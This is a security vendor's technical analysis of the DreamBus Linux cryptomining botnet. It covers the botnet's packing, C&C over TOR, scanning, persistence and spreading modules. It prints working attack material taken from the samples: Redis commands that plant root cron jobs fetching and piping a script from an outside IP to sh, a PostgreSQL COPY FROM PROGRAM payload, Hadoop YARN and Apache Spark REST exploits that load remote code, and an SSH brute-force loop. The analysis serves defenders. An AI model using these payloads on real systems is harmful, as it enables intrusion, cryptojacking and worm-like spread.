
DreamBus Botnet – Technical Analysis

zscaler.com/blogs/security-research/dreambus-botnet-technical-analysis



Zscaler's ThreatLabZ research team recently analyzed a Linux-based malware family that we have dubbed the *DreamBus Botnet*. The malware is a variant of *SystemdMiner*, which consists of a series of Executable and Linkable Format (ELF) binaries and Unix shell scripts. Some components of the botnet have been analyzed in the past with the malware dating back to early 2019. Many of the DreamBus modules are poorly detected by security products. This is in part because Linux-based malware is less common than Windows-based malware, and thus receives less scrutiny from the security community. However, many critical business systems run on Linux systems, and malware that is able to gain access to these systems can cause significant disruption and irreparable harm to organizations that fail to secure their servers properly.

The DreamBus malware exhibits worm-like behavior that is highly effective in spreading due its multifaceted approach to propagating itself across the internet and laterally through an internal network using a variety of methods. These techniques include numerous modules that exploit implicit trust, weak passwords, and unauthenticated remote code execution (RCE) vulnerabilities in popular applications, including Secure Shell (SSH), IT administration tools, a variety of cloud-based applications, and databases. These particular applications are targeted because they often run on systems that have powerful underlying hardware with significant amounts of memory and powerful CPUs—all of which allow threat actors to maximize their ability to monetize these resources through mining cryptocurrency.

While the primary DreamBus malware payload is an open source Monero cryptocurrency miner known as XMRig, the threat actor can potentially pivot in the future to carrying out more destructive activities, such as ransomware or stealing an organization's data and holding it hostage.

Key Points

- DreamBus is a modular Linux-based botnet with worm-like behavior that has been around at least since early 2019
- The malware can spread to systems that are not directly exposed to the internet by scanning private RFC 1918 subnet ranges for vulnerable systems
- DreamBus uses a combination of implicit trust, application-specific exploits, and weak passwords to gain access to systems such as databases, cloud-based applications, and IT administration tools
- The botnet is currently monetized through leveraging infected systems to mine Monero cryptocurrency using XMRig
- The threat actor operating DreamBus appears to be located in Russia or Eastern Europe based on the time of deployment for new commands

Technical analysis

The main component of DreamBus is an ELF binary that is responsible for setting up the environment, infecting systems with copies of itself, downloading new modules for spreading, and deploying XMRig to mine Monero cryptocurrency. Each DreamBus ELF binary is packed by UPX with a modified header and footer. This alteration is designed to obfuscate the malware's code and reduce the file size. The magic bytes *UPX!* (0x21585055) are typically replaced with non-ASCII values. Figure 1 shows an example of the UPX header replaced with the value 0x3330dddf.

```
00000000  7f 45 4c 46 02 01 01 00  00 00 00 00 00 00 00 00  |.ELF............|
00000010  02 00 3e 00 01 00 00 00  d0 64 40 00 00 00 00 00  |..>[email protected]|
00000020  40 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |@...............|
00000030  00 00 00 00 40 00 38 00  03 00 40 00 00 00 00 00  |[email protected]@.....|
00000040  01 00 00 00 05 00 00 00  00 00 00 00 00 00 00 00  |................|
00000050  00 00 40 00 00 00 00 00  00 00 40 00 00 00 00 00  |[email protected]@.....|
00000060  b5 76 00 00 00 00 00 00  b5 76 00 00 00 00 00 00  |.v.......v......|
00000070  00 00 20 00 00 00 00 00  01 00 00 00 06 00 00 00  |.. .............|
00000080  00 00 00 00 00 00 00 00  00 80 40 00 00 00 00 00  |[email protected]|
00000090  00 80 40 00 00 00 00 00  00 00 00 00 00 00 00 00  |[email protected]|
000000a0  78 93 20 00 00 00 00 00  00 10 00 00 00 00 00 00  |x. .............|
000000b0  51 e5 74 64 06 00 00 00  00 00 00 00 00 00 00 00  |Q.td............|
000000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
000000e0  10 00 00 00 00 00 00 00  18 b9 39 c1 df dd 30 33  |..........9...03|
```

Figure 1. Example UPX header modified by DreamBus

While this slight modification breaks the UPX command line tool, the ELF binary is still valid. Therefore, it can be unpacked and executed. This simple change may be sufficient to bypass some security software. Antivirus software often has low detection rates for DreamBus and its various modules.

DreamBus is designed to be portable across a range of Unix and Linux-based operating systems. To be as portable as possible, the malware downloads various dependencies and components if they are not present on the compromised system.

Botnet architecture

DreamBus has a modular design with regular deployment of new modules and updates. Most command-and-control (C&C) components are hosted through TOR or on an anonymous file-sharing service such as oshi[.]atand leverage the HTTP protocol. The malware name is derived from the prefix of the TOR domain dreambusweduybcp[.]onion that has been used for C&C communications since July 2019. Figure 2 shows a high-level diagram of the DreamBus botnet architecture and its various modules.

At the time of publication, Zscaler ThreatLabZ has observed modules designed to spread through SSH, PostgreSQL, Redis, Hadoop YARN, Apache Spark, HashiCorp Consul, and SaltStack. Many DreamBus plugins share code, for example, to create a lock file named 22 in the directory /tmp/.X11-unix/ and most set the name of the calling thread to tracepath. This is intended to disguise the DreamBus modules and make them appear to be legitimate (since many modules are downloaded with pseudo-randomly generated filenames).




Figure 2. High-level diagram of the DreamBus botnet architecture

Since not all compromised systems have TOR installed, DreamBus will use a proxy service such as *tor2web* to translate requests between TOR and the internet (described in more detail later in this analysis)

DreamBus scanning behavior

The success of DreamBus is dependent on spreading to as many systems as possible. Therefore, it scans systems that are on a local intranet as well as the internet. Most DreamBus modules scan the internal RFC 1918 ranges 172.16.0.0/12, 192.168.0.0/16, and 10.0.0.0/8 for vulnerable applications that it targets. Figure 3 illustrates this scanning process.




Figure 3. DreamBus scanning behavior for public and private networks

Most DreamBus modules (with a few exceptions) scan the following internet ranges:

- [1-3].0.0.0/8
- 5.0.0.0/8
- 8.0.0.0/8
- [12-15].0.0.0/8
- 18.0.0.0/8
- 20.0.0.0/8
- [23-24].0.0.0/8
- 27.0.0.0/8
- 31.0.0.0/8
- [34-47].0.0.0/8
- [49-52].0.0.0/8
- 54.0.0.0/8
- [57-98].0.0.0/8
- [100-126].0.0.0/8
- [128-213].0.0.0/8
- [216-223].0.0.0/8

DreamBus main spreader module

The main component of DreamBus has the ability to spread itself through SSH. This module is also downloaded over HTTP whenever an exploitation attempt is successful, typically through a number of hardcoded TOR domains. The HTTP request path to download the main DreamBus spreader module (after exploitation) is made in the format of the exploit that was successful, as shown in Table 1

Success Exploit Path Name	Request
/int.<arch>	Main Spreader Module
/sh.<arch>	SSH Bruteforce
/pg.<arch> or /pgl.<arch>	PostgreSQL
/rd.<arch> or /rdl.<arch>	Redis
/hdl.<arch>	Hadoop YARN
/sp.<arch>	Apache Spark
/csl.<arch>	HashiCorp Consul

/st.<arch>	SaltStack

Table 1. DreamBus pathnames to report a successful exploitation attempt and download the main spreader module

The DreamBus spreader module contains seven shell scripts that are responsible for performing various actions. The first script is designed to set up a temporary directory that is used by the malware for lock files under /tmp/.X11-unix/. The DreamBus spreader module creates the lock file 01 in this directory. The malware then continues to execute a number of shell commands to set up the environment, and removes competing malware, other cryptocurrency miners, and cloud software. The shell scripts also define a set of variables and functions. DreamBus and its modules predominantly use cURL for network communications and set the HTTP user agent string to a hyphen (-) character. The shell scripts also define TOR domains that are used for C&C communications. Identical code is found in many of the second-stage DreamBus modules.

The DreamBus function sockz() uses DNS over HTTP to resolve IP addresses for the domain name relay.tor2socks.in. by querying the following domains:

- doh.defaultroutes.de
- dns.hostux.net
- uncensored.lux1.dns.nixnet.xyz
- dns.rubyfish.cn
- dns.twnic.tw
- doh.centraleu.pi-dns.com
- doh.dns.sb
- doh-fi.blahdns.com
- fi.doh.dns.snopyta.org
- dns.flatuslifir.is
- doh.li
- dns.digitale-gesellschaft.ch

The function x() is used to establish persistence by creating a cron job that runs once per hour with the starting minute determined randomly between 0-58. The cron job will be created in one of the following locations:

- $HOME/.systemd-service.sh
- /opt/systemd-service.sh
- /etc/cron.d/0systemd-service

The cron will execute a shell script that will download an updated copy of the DreamBus malware over TOR.

The function fexe() creates a file named i with the line exit in the infected user's home directory, /tmp, /var/tmp and /usr/bin directories. It then attempts to execute the file and delete it. This is designed to find a directory in which the malware can write and execute files.

Another DreamBus function named isys() decodes and executes a Base64 encoded string that downloads the cURL utility if it does not exist through the /dev/tcp device, or through wget. DreamBus will also download the socket statistics ss utility if it is not available. The function then attempts to use the yum and apt package managers to install and enable the cron service, and uninstall aegis and qcloud.

The function issh() is designed to spread DreamBus through SSH. It attempts to use IT automation tools such as ansible, knife, salt, and pssh (parallel ssh) with a Base64 encoded string that contains shell commands to infect remote systems that will be discussed in more detail in the following paragraphs. This function also extracts hosts from a user's bash_history, /etc/hosts file, and known_hosts file with grep using a regular expression, filtering entries that start with the prefix 127 (to remove localhost) as shown below:

```
hosts=$(grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" ~/.bash_history /etc/hosts
~/.ssh/known_hosts |grep -v ^127.|awk -F: {'print $2'}|sort|uniq)
```

For each host, the module tries to authenticate as root using trusted SSH public key authentication:

```
for h in $hosts;do ssh -oBatchMode=yes -oConnectTimeout=5 -oPasswordAuthentication=no
-oPubkeyAuthentication=yes -oStrictHostKeyChecking=no -l root  $h
```

It then tries to authenticate to each remote server with the username of the compromised account with SSH public key authentication:

```
for h in $hosts;do ssh -oBatchMode=yes -oConnectTimeout=5 -oPasswordAuthentication=no
-oPubkeyAuthentication=yes -oStrictHostKeyChecking=no -l $USER $h
```

If either the IT automation tools or SSH public key authentication attempts are successful, the main DreamBus spreader module will execute a series of commands on the remote system to retrieve the username, computername, architecture, and external IP address, compute an MD5 hash of the system's network IP addresses, and list that user's cron jobs. The newly compromised system will concatenate and append each value with an underscore and send an HTTP request over TOR with the result in the referrer field. Table 2 shows how these fields are obtained on an infected system

External IP	User	Hardware	Hostname	MD5 Hash of IPs	Cron

Result of ip.sb or checkip.amazonaws.com	*whoami*	*uname -m*	*uname -n*	*ip a | grep 'inet '| awk {'print $2'} | md5sum | awk {'print $1'}*	*crontab -l | base64 -w0*

Table 2. System information collected by DreamBus to track infections

The TOR connection is established through a SOCKS5 proxy connection to one of the IPs resolved from the sockz() function to connect to a hardcoded TOR domain. If this fails, it will try to use an HTTP TOR proxy using one of the following services prepended with the hardcoded TOR domain.

- tor2web.in
- tor2web.it
- onion.foundation
- onion.com.de
- onion.sh
- tor2web.su
- tor2web.io

The main DreamBus spreader module will use one of these TOR proxies to send an HTTP request to the path /int.<arch>, where the architecture is determined by the command line uname -m. The response to this request is typically either the DreamBus spreader module or a series of shell commands to execute that is dependent on the system architecture. DreamBus provides support for the following hardware architectures, which includes both 32-bit and 64-bit versions:

- armv7l
- armv6l
- mips
- mips64el
- aarch64
- i686
- x86_64

The main spreader module also has a function named ibot() that is designed to report the infection back to the C&C server. This allows the threat actor to track infections and identify the exploits that are most effective. The request uses cURL (or wget as a fallback) to send an HTTP request to a hardcoded TOR domain with the path /bot. The same system information is passed in the HTTP referrer with the format shown in Table 2.

The function called iscn() terminates processes named tracepath and sends an HTTP request with the path /trc to a hardcoded TOR domain. The output is saved to a file with a name determined by computing an MD5 hash from the output of the command line date utility. This file is then executed and deleted.

In another shell script, DreamBus defines a function called u() that sends an HTTP request to the path /cmd to a hardcoded TOR domain and executes the result without saving it to disk. The same function name is also used to download an XMRig Monero miner from the path /cpu and the main spreader module /int.<arch> described above.

The responses from the /trc and /cmd paths typically provide instructions to download second-stage modules that are used to propagate the malware further. These modules are described in the following sections.

DreamBus SSH bruteforce module

The SSH bruteforce module is delivered as a shell script that contains commands to download and extract a tar archive file named sshd into the directory /tmp/.X11-unix/sshd. Once extracted, there are three components, as shown in Table 3.

Filename	Description
ss	The tool pnscan used by DreamBus to scan for SSH servers on the local network
ssh	The tool sshpass for bruteforcing SSH passwords
pw	List of passwords to use for SSH bruteforce

Table 3. Files extracted from the DreamBus SSH bruteforce module

The first file named ss (not to be confused with the socket statistics application) is the open source tool Parallel Network Scanner (a.k.a., pnscan) compiled as an ELF binary.

The second file named ssh is another ELF binary based on the open source tool sshpass that is designed to automate SSH authentication and shell script execution. The source code has been modified in several places including the supported command-line arguments to the following:

```
Usage: sshpass address port username dict_file [threads=100]
```

All second-stage DreamBus plugins, including the SSH bruteforce module, create a lock file named 22 in the lock file directory /tmp/.X11-unix/. Upon a successful SSH login, the code also includes a Base64 encoded shell script that will be executed on the remote host. The shell commands will download and execute the main DreamBus spreader module via the path /sh.<arch>.

The pw file contains a list of approximately 2,711 passwords that are used for the SSH bruteforce attack and passed to the sshpass utility.

The script attempts to move laterally within a private internal network by first enumerating the system's network adapters and searching for regexes that loosely match RFC 1918 IP address ranges. The code writes a shell command to a file named r passing the sshpass application along with a placeholder for an IP address to launch an SSH bruteforce attack against various usernames (e.g., hadoop, jenkins, kafka, postgres, redis, root, ubuntu, vagrant, varnish, and yarn), and the file pw to use for the password dictionary. The pnscan tool ss is then used to scan the internal subnets for online SSH servers and saved to a file named ip. This file is then read by the script named r to launch the SSH bruteforce attack. The code for this process is shown below:

```
echo '[ -s ip ] && for i in $(cut -d" " -f1 ip|sort -R|head -20);do timeout 12m ./ssh
$i 22 root ./pw >/dev/null 2>&1;done' > r
chmod +x *;ulimit -n 60000;>ip;touch -r ss r ip
n1=$(ip a|awk {'print $2'}|grep ^10[.] |sort -R|head -1|cut -d. -f1,2)
n2=$(ip a|awk {'print $2'}|grep ^172[.][1-3]|sort -R|head -1|cut -d. -f1,2)
n3=$(ip a|awk {'print $2'}|grep ^192.168|sort -R|head -1|cut -d. -f1,2)
[ ! -z "$n1" ] && (./ss -r"OpenSSH" $n1.0.0/16 22 >ip;./r)
[ ! -z "$n2" ] && (./ss -r"OpenSSH" $n2.0.0/16 22 >ip;./r)
[ ! -z "$n3" ] && (./ss -r"OpenSSH" $n3.0.0/16 22 >ip;./r)
```

DreamBus PostgreSQL module

PostgreSQL (or Postgres) is a popular open source SQL database application that is targeted by DreamBus. Zscaler ThreatLabZ has observed numerous versions of the DreamBus PostgreSQL module with several differences between them, such as code that sets the calling thread name, and the internet ranges and port numbers that are scanned.

Most PostgreSQL modules use the standard tracepath naming convention mentioned earlier. However, some PostgreSQL modules set the calling thread name to postgres: logical replication launcher or postgres: autovacum.

All versions of the DreamBus PostgreSQL modules spread by scanning the RFC 1918 private networks for PostgreSQL servers running on port 5432. However, the internet ranges that are scanned vary depending on the module version. Most of the modules scan the ranges listed in the DreamBus Scanning Behavior section of this report. However, at least one variant of the DreamBus PostgreSQL module scans all internet ranges between 1.0.0.0/8 – 222.0.0.0/8 on ports 5432 and 5433.

In order to identify a PostgreSQL server, the DreamBus module sends the bytes 00 00 00 08 04 D2 16 00. These bytes start the SSL handshake to the PostgreSQL server. The last byte of the packet, however, has been set to NULL so that it will trigger an error message from a PostgreSQL server. More specifically, the DreamBus PostgreSQL module will check for the response unsupported frontend protocol. If this message is returned by the server, the module will attempt to exploit the system through a bruteforce password attack. The DreamBus PostgreSQL modules vary in the username and password lists that they use. To date, Zscaler ThreatLabZ has observed the following usernames (in aggregate) across these modules:

- postgres
- redmine
- root
- admin
- rdsdb
- clouder-scm
- dbadmin
- stolon
- odoo

The PostgreSQL modules include a hardcoded dictionary of passwords, with samples containing approximately 2,627 entries. If the DreamBus module is able to authenticate using any of these passwords, the malware executes an SQL query similar to the following

```
DROP TABLE IF EXISTS x0x0;CREATE TABLE x0x0(cmd_output text);COPY x0x0 FROM PROGRAM
'echo WFJBT...
[snip]...1zIDkga2RldnRtcGZzaQpwcyB4IHxncmVwIGtpbnNpbmd8eGFyZ3Mga2lsbCAtOSAKcHMgeCB8Z3J
 -d|bash';SELECT * FROM x0x0;DROP TABLE IF EXISTS x0x0;
```

The database table name frequently changes (e.g., x0x0, abroxu, and putin) across the various PostgreSQL modules. This command exploits a disputed vulnerability CVE-2019-9193 that allows users with *pg_execute_server_program* privileges to execute arbitrary code. However, this behavior is considered to be a “feature” by PostgreSQL developers.

The SQL query will cause a shell script to be Base64 decoded and executed. The content consists of a number of shell commands that will first kill competing malware such as *kinsing*. The subsequent commands contain shell commands similar to the main module that will attempt to download cURL if it is not available, resolve DNS over HTTP for a TOR relay, and connect to a hardcoded TOR domain to pull down the main module of DreamBus on the newly infected system via an HTTP request path such as /pg.<arch> or /pgl.<arch> that depends on the module version.

DreamBus Redis module

Redis is a popular open source data store that is used as a database, cache, and message broker. DreamBus regularly deploys second-stage modules that are designed to target Redis. The modules are very similar, all with the goal of achieving remote code execution via a misconfigured Redis installation that either does not require a password or has a weak password. These misconfigurations are well known to be exploited. Shodan estimated that approximately 56,000 Redis servers were misconfigured with no authentication required, and Imperva estimated that nearly 75 percent of open Redis instances had been compromised.

Depending on the DreamBus Redis module version, the malware scans RFC 1918 private subnets on ports 6379, 7000, and 7001 and the internet ranges mentioned before. There are two primary versions of the DreamBus Redis module that either attempt to bruteforce weak passwords or exploit an instance with no password authentication.

The Redis module that is designed to bruteforce passwords first checks if the Redis server requires authentication by sending the command info and searching for the string NOAUTH Authentication required. If this string is returned by the server, the Redis module will then send an AUTH command with a password chosen from a hardcoded dictionary, which has approximately 28,930 entries. It will then check for the response OK. from the Redis server to determine whether authentication was successful. If the password is able to be guessed, the Redis module sends the following commands:

```
auth %s
config set stop-writes-on-bgsave-error no
flushall
config set dir /etc/cron.d/
config set dbfilename systemdd
set r1 "\n\n* * * * * root curl -fsS 94.237.85.89:8080/0|sh\n\n"
set r2 "\n\n* * * * * root wget -qO- 94.237.85.89:8080/0|sh\n\n"
save
config set stop-writes-on-bgsave-error yes
config set dir /tmp
config set dbfilename .dump.rdb
flushall
```

Another version of the Redis module exploits systems that do not require authentication. This module first sends the Redis server an info command and searches for the string os:Linux. If this string is found, the Redis module sends the following commands:

```
config set stop-writes-on-bgsave-error no
flushall
config set dir /etc/cron.d/
config set dbfilename systemdd
set r1 "\n\n* * * * * root curl -fsS 94.237.85.89:8080/0l|sh\n\n"
set r2 "\n\n* * * * * root wget -qO- 94.237.85.89:8080/0l|sh\n\n"
save
config set stop-writes-on-bgsave-error yes
config set dir /tmp
config set dbfilename .dump.rdb
flushall
```

Both attacks set the current directory to /etc/cron.d/ and create a file named systemdd within this directory through the *dbfilename* variable. Note that this requires the Redis server to have write permissions in the /etc/cron.d/ directory. The subsequent two lines will create cron jobs that will be executed every minute to download and execute a shell command specified by the server and run as the root user. The save command will write the content to disk as a Redis database (RDB) file and, therefore, contain an RDB header. In order for this exploit to work properly, the compromised system requires a cron implementation that will continue to parse the systemdd file after encountering the RDB header (which is not a valid cron format). Additionally, in modern versions of Redis, the RDB files are compressed with LZF by default, so the implanted cron jobs may further be neutralized. After attempting to write the RDB file containing two cron tasks, the Redis module changes the *dir* and *dbfilename* variables to dummy values to hide its modifications.

There are two differences between these Redis modules' commands. The auth command is only used by the authentication module, and the path on the web server to download and execute the second-stage shell script has the filename 0 (for the authentication module) versus 0l (for the module that spreads without authentication). The threat actor likely uses these two paths for statistical purposes to differentiate the versions of the Redis module that spread more effectively. If exploitation is successful, a shell script will be downloaded and executed, which in turn will download the DreamBus main spreader module via the path /rd.<arch> or /rdl.<arch> depending on the module version.

DreamBus Hadoop YARN module

YARN is the resource management and job scheduling/monitoring component of the open source Apache Hadoop distributed processing framework. The DreamBus Hadoop module uses built-in YARN functionality to execute arbitrary commands via Hadoop's ResourceManager REST API when authentication has not been configured.

The DreamBus Hadoop YARN module first checks whether the file /usr/bin/wget is executable. If this file does not exist, the module exits. Otherwise, the module scans RFC 1918 private subnets and the internet ranges previously mentioned on port 8088. The first request made by the DreamBus Hadoop YARN module is used to identify YARN servers through the HTTP request:

```
GET /stacks HTTP/1.1
Host: 127.0.0.1:8088
```

The module checks for the presence of the string Process Thread Dump in the server's response. If a match is found, the DreamBus YARN module executes a series of shell commands. The first sends an HTTP POST request to the target server as shown below using wget:

```
exec &>/dev/null;app_id=$(wget -qO- --post-data '' %s:%d/ws/v1/cluster/apps/new-
application|grep -o "application_[0-9]*_[0-9]*");
```

The response is parsed for the application ID and stored in the app_id variable, which is required in the next request. After obtaining the app_id value, the module executes the following shell command.

```
exec &>/dev/null;wget -qO- --post-data '{"am-container-spec": {"commands": {"command":
"echo WFJBTkRPTQpleGVjIC...
[snip]...AtMSAvdG1wLy5YMTEtdW5peC8wMSkvc3RhdHVzIHx8IChjZCAvZGV2L3NobTt1ICR0LiRoKQplbHN
 -d|bash"}},"application-id": "'$app_id'", "application-type": "YARN", "application-
name": "'$app_id'"}' --header "Content-Type: application/json"
%s:%d/ws/v1/cluster/apps &>/dev/null
```

This command sends an HTTP POST request to the YARN server with parameters that include the application ID and a Base64 encoded shell command, which will be executed by the server without requiring any form of authentication. When the shell command is decoded and executed, it will download the main DreamBus spreader module using the path /hdl.<arch>.

DreamBus Apache Spark module

Apache Spark is an open source distributed cloud computing framework for large-scale data processing. This DreamBus module exploits a remote code execution vulnerability in Apache Spark when run in *Standalone Mode* and the Master REST URL is accessible. The exploit is similar to several proof-of-concept examples.

The DreamBus Apache Spark module scans the same RFC 1918 private subnets and internet ranges as the other modules. The Apache Spark module first sends an HTTP request on port 6066 to the target server shown below:

```
GET / HTTP/1.1
Host: 127.0.0.1:6066
```

The DreamBus module checks for SparkVersion in the response to identify whether the server is an Apache Spark server. If the response matches, the DreamBus module will launch the exploit by sending the following HTTP POST request, which contains a link to a Java ARchive (JAR) file that contains a class that will be executed by the Spark server:

```
POST /v1/submissions/create HTTP/1.1
Host: %s:%d
User-Agent: spark-api-cli
Content-Type: application/json
Content-Length: %d

{"action": "CreateSubmissionRequest","clientSparkVersion": "2.1.0","appArgs":
[""],"appResource": "http://94.237.85[.]89:8080/xapp.jar","environmentVariables":
{"SPARK_ENV_LOADED": "1"},"mainClass": "xapp","sparkProperties": {"spark.jars":
"http://94.237.85[.]89:8080/xapp.jar","spark.driver.supervise":
"false","spark.app.name": "xapp","spark.eventLog.enabled":
"false","spark.submit.deployMode": "cluster","spark.master": "spark://%s:%d"} }
```

The payload is a JAR file named *xapp.jar* that contains a single class file named *xapp.class*. The code in this JAR invokes the shell /bin/sh and passes it Base64-encoded commands to execute as shown below:

```
public class xapp {
  public static void main(String[] paramArrayOfString) throws Exception {
    String[] arrayOfString = new String[3];
    arrayOfString[0] = "/bin/sh";
    arrayOfString[1] = "-c";
    arrayOfString[2] = "echo 
WFJBTkRPTQpleGVjICY+L2Rldi9udWxsCmV4cG9ydCBQQVRIPSRQQVRIOiRIT01FOi9iaW46L3NiaW46L3Vzci
[snip]...gxMS11bml4LzAxKS9zdGF0dXMgfHwgKGNkIC9kZXYvc2htO3UgJHQuJGgpCmVsc2UKYnJlYWsKZmk
 -d|bash";
    Runtime runtime = Runtime.getRuntime();
    Process process = runtime.exec(arrayOfString);
  }
}
```

